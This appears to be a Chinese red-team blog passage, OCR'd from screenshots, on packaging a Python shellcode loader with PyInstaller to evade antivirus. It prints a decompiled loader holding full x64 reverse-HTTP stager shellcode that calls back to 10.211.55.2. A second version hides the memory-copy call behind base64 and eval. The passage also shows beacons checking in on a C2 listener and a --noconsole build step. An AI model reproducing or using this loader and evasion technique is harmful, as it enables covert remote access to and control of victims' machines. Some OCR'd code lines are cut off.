
```
uncompyle6 shellcode_key.pyc
```



```
G:\Desktop\0617_exe逆向\key\get_pyc>uncompyle6 shellcode_key.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: \\Mac\Home\Desktop\anti_python0429\050101\py_shellcode.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import ctypes
shellcode = b''
shellcode += b'\xfcH\x83\xe4\xf0\xe8\xc8\x00\x00\x00AQAPRQVH1\xd2eH\x8bR`H\x8bR\x18H\x8bR H\x8brPH\x0f\xb7JJM1\xc9H1\xc0
\xac<a|\x02, A\xc1\xc9\rA\x01\xc1\xe2\xedRAQH\x8bR \x8bB<H\x01\xd0f\x81x\x18\x0b\x02ur\x8b\x80\x88\x00\x00\x00H\x85\xc0t
gH\x01\xd0P\x8bH\x18D\x8b@ I\x01\xd0\xe3VH\xff\xc9A\x8b4\x88H\x01\xd6M1\xc9H1\xc0\xacA\xc1\xc9\rA\x01\xc18\xe0u\xf1L\x03
L$\x08E9\xd1u\xd8XD\x8b@$I\x01\xd0fA\x8b\x0cHD\x8b@\x1cI\x01\xd0A\x8b\x04\x88H\x01\xd0AXAX^YZAXAYAZH\x83\xec AR\xff\xe0X
AYZH\x8b\x12\xe90\xff\xff\xff]j\x00I\xbewininet\x00AVI\x89\xe6L\x89\xf1A\xbaLw&\x07\xff\xd5H1\xc9H1\xd2M1\xc0M1\xc9APAPA
\xba:Vy\xa7\xff\xd5\xebsZH\x89\xc1A\xb8!\x03\x00\x00M1\xc9AQAQj\x03AQA\xbaW\x89\x9f\xc6\xff\xd5\xebY[H\x89\xc1H1\xd2I\x8
9\xd8M1\xc9Rh\x00\x02@\x84RRA\xba\xebU.;\xff\xd5H\x89\xc6H\x83\xc3Pj\n_H\x89\xf1H\x89\xdaI\xc7\xc0\xff\xff\xff\xffM1\xc9
RRA\xba-\x06\x18{\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00H\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb\xd3\xe9\xe4\x01\x00\x00\x
e8\xa2\xff\xff\xff/6uXZ\x0050!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\x0050!P%\x00User-Agent:
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Trident/4.0)\r\n\x0050!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVI
RUS-TEST-FILE!$H+H*\x0050!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\x0050!P%@AP[4\\PZX54(P^)7CC)
7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\x0050!P%@AP[4\\PZX54(P^)7\x00A\xbe\xf0\xb5\xa2V\xff\xd5H1\xc9\xba\x00\x00@\x
00A\xb8\x00\x10\x00\x00A\xb9@\x00\x00\x00A\xbaX\xa4S\xe5\xff\xd5H\x93SSH\x89\xe7H\x89\xf1H\x89\xdaA\xb8\x00 \x00\x00I\x8
9\xf9A\xba\x12\x96\x89\xe2\xff\xd5H\x83\xc4 \x85\xc0t\xb6f\x8b\x07H\x01\xc3\x85\xc0u\xd7XXXH\x05\x00\x00\x00\x00P\xc3\xe
8\x9f\xfd\xff\xff10.211.55.2\x00\x00\x00\x00\x00'
shellcode = bytearray(shellcode)
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(12288), ctypes.c_i
```


微信号: crowsec

将文件重定向到py文件里面去



```
\key\get_pyc>uncompyle6 shellcode_key.pyc  > shell_key.py

\key\get_pyc>
```


微信号: crowsec



```
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: \\Mac\Home\Desktop\anti_python0429\050101\py_shellcode.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import ctypes
shellcode = b''
shellcode += b'\xfcH\x83\xe4\xf0\xe8\xc8\x00\x00\x00AQAPRQVH1\xd2eH\x8bR`H\x8bR\x18H\x8bR H\x8brPH\x0f\xb7JJM1\xc9H1\xc0\xac<a|\x0
shellcode = bytearray(shellcode)
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(12288), ctypes.c_int(64))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.xxxx(ctypes.c_uint64(ptr), buf, ctypes.c_int(len(shellcode)))
handle = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_uint64(ptr), ctypes.c_int(0), ctypes.c_int
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle), ctypes.c_int(-1))
# okay decompiling shellcode_key.pyc
```

打开之后发现，文件和未使用--key参数的效果基本没什么变化。

--key的参数针对的只是依赖库进行了加密而已。



__future__.pyc	2021/6/17 11:03	Compiled Python Fi...	5 KB
_compat_pickle.pyc	2021/6/17 11:03	Compiled Python Fi...	6 KB
_compression.pyc			
_osx_support.pyc			
_py_abc.pyc			
_pydecimal.pyc			
_strptime.pyc			
_threading_local.pyc			
argparse.pyc			
ast.pyc			
asyncio.base_events.pyc			
asyncio.base_futures.pyc			
asyncio.base_subprocess.pyc			
asyncio.base_tasks.pyc			
asyncio.constants.pyc			
asyncio.coroutines.pyc			
asyncio.events.pyc			
asyncio.exceptions.pyc			
asyncio.format_helpers.pyc			
asyncio.futures.pyc			
asyncio.locks.pyc			
asyncio.log.pyc			
asyncio.proactor_events.pyc			
asyncio.protocols.pyc			
asyncio.pyc			
asyncio.queues.pyc			
asyncio.runners.pyc			
asyncio.selector_events.pyc			
asyncio.sslproto.pyc			
asyncio.staggered.pyc	2021/6/17 11:03	Compiled Python Fi...	4 KB

__future__.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	2 KB
_compat_pickle.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	3 KB
_compression.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	2 KB
_osx_support.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	6 KB
_py_abc.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	3 KB
_pydecimal.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	50 KB
_strptime.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	8 KB
_threading_local.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	3 KB
argparse.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	24 KB
ast.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	8 KB
asyncio.base_events.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	22 KB
asyncio.base_futures.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	2 KB
asyncio.base_subprocess.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	4 KB
asyncio.base_tasks.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	2 KB
asyncio.constants.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	1 KB
asyncio.coroutines.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	4 KB
asyncio.events.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	9 KB
asyncio.exceptions.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	2 KB
asyncio.format_helpers.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	2 KB
asyncio.futures.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	5 KB
asyncio.locks.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	6 KB
asyncio.log.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	1 KB
asyncio.proactor_events.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	10 KB
asyncio.protocols.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	4 KB
asyncio.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	1 KB
asyncio.queues.pyc.encrypted	2021/6/17 16:35	ENCRYPTED 文件	4 KB

05 正确使用 key参数

正确使用--key参数进行加密免杀（测试时间：2021.06.17）

总体上来讲，python打包的exe都是可以破解的，就算使用cython来写，依旧是可以破解的，只是时间问题而已，但是在这还是提出一些略微有效的方法（自欺欺人）。

5.1 不使用--key参数

将所有的代码进行封装为一个函数，在一个新的文件中引用，其中py_shellcode_fuzz.py里的文件内容不变，只不过将其封装为一个函数，test.py来调用这个函数

微信号: crowsec

py_shellcode_fuzz.py:


```
# -*- encoding: utf-8 -*-
# Time : 2021/06/17 17:12:27
# Author: crow



import ctypes,base64


def shell():
    shellcode =  b""
    shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48




    shellcode = bytearray(shellcode)
    # 设置VirtualAlloc返回类型为ctypes.c_uint64
    ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
    # 申请内存
    ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0

    # 放入shellcode
    buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)


    string = """Y3R5cGVzLndpbmRsbC5rZXJuZWwzMi5SdGxNb3ZlTWVtb3J5KGN0eXBlcy5jX3VpbnQ2NChwdHIpLCBidWYsIGN0eXB
    eval(base64.b64decode(string))

    # 创建一个线程从shellcode防止位置首地址开始执行
    handle = ctypes.windll.kernel32.CreateThread(
        ctypes.c_int(0),
        ctypes.c_int(0),
        ctypes.c_uint64(ptr),
        ctypes.c_int(0),
        ctypes.c_int(0),
        ctypes.pointer(ctypes.c_int(0))
    )
    # 等待上面创建的线程运行完
    ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))

if __name__ == '__main__':
    shell()
```

test.py


```
# -*- encoding: utf-8 -*-
# Time : 2021/06/17 17:00:27
# Author: crow
import ctypes
from py_shellcode import shell


if __name__ == '__main__':
    shell()
```

直接执行脚本：

```
python py_shellcode_fuzz.py
```



```
:\Desktop\0617_exe逆向\new_\no_key>python py_shellcode_fuzz.py
```



```
external      internal      listener  user   computer  note  process     pid   arch  last
10.211.55.3   10.211.55.3   0612      crow   CROW            python.exe  5028  x64   39s
```


```
6/17 17:06:19 *** ini
6/17 17:06:31 *** neo
6/17 17:18:56 *** ini
```

名称	修改日期	类型	大小
.DS_Store	2021/6/17 17:13	DS_STORE 文件	7 KB
py_shellcode_fuzz.py	2021/6/17 17:12	PY 文件	9 KB
test.py	2021/6/17 17:12	PY 文件	1 KB

```
选择C:\Windows\system32\cmd.exe - python  py_shellcode_fuzz.py
:\Desktop\0617_exe逆向\new_\no_key>python py_shellcode_fuzz.py
```

上线正常，使用test.py调用该文件

python test.py 上线正常



```
external      internal ▲    listener  user   computer  note  process     pid
10.211.55.3   10.211.55.3   0612      crow   CROW            python.exe  3896
```

```
06/17 17:06:19 *** initial bea
06/17 17:06:31 *** neo has joi
06/17 17:18:56 *** initial bea
06/17 17:25:26 *** initial bea
```


名称	修改日期	类型	大小
.DS_Store	2021/6/17 17:13	DS_STORE 文件	7 KB
py_shellcode_fuzz.py	2021/6/17 17:12	PY 文件	9 KB

```
python  test.py
M:\Desktop\0617_exe逆向\new_\no_key>python test.py
```


然后再对文件进行打包

首先使用pyinstaller直接打包

```
pyinstaller -F --noconsole test.py
```



```
H:\Desktop\0617_exe逆向\new_\no_key>pyinstaller -F --noconsole test.py
78 INFO: PyInstaller: 4.3
78 INFO: Python: 3.8.7
78 INFO: Platform: Windows-10-10.0.14393-SP0
78 INFO: wrote H:\Desktop\0617_exe逆向\new_\no_key\test.spec
93 INFO: UPX is not available.
93 INFO: Extending PYTHONPATH with paths
['H:\\Desktop\\0617_exe逆向\\new_\\no_key',
 'H:\\Desktop\\0617_exe逆向\\new_\\no_key']
124 INFO: checking Analysis
124 INFO: Building Analysis because Analysis-00.toc is non existent
124 INFO: Initializing module dependency graph...
140 INFO: Caching module graph hooks...
140 WARNING: Several hooks defined for module 'win32ctypes.core'. Please take care they do not conflict.
156 INFO: Analyzing base_library.zip ...
2687 INFO: Processing pre-find module path hook distutils from 'c:\\python\\lib\\site-packages\\PyInstaller\\hooks\\pre_
find_module_path\\hook-distutils.py'.
2703 INFO: distutils: retargeting to non-venv dir 'c:\\python\\lib'
5328 INFO: Caching module dependency graph...
5546 INFO: running Analysis Analysis-00.toc
5562 INFO: Adding Microsoft.Windows.Common-Controls to dependent assemblies of final executable
  required by c:\python\python.exe
5687 INFO: Analyzing H:\Desktop\0617_exe逆向\new_\no_key\test.py
```




test.exe	2021/6/17 17:27	应用程序
pyinstxtractor.py	2021/6/10 13:57	PY 文件

微信号: crowsec

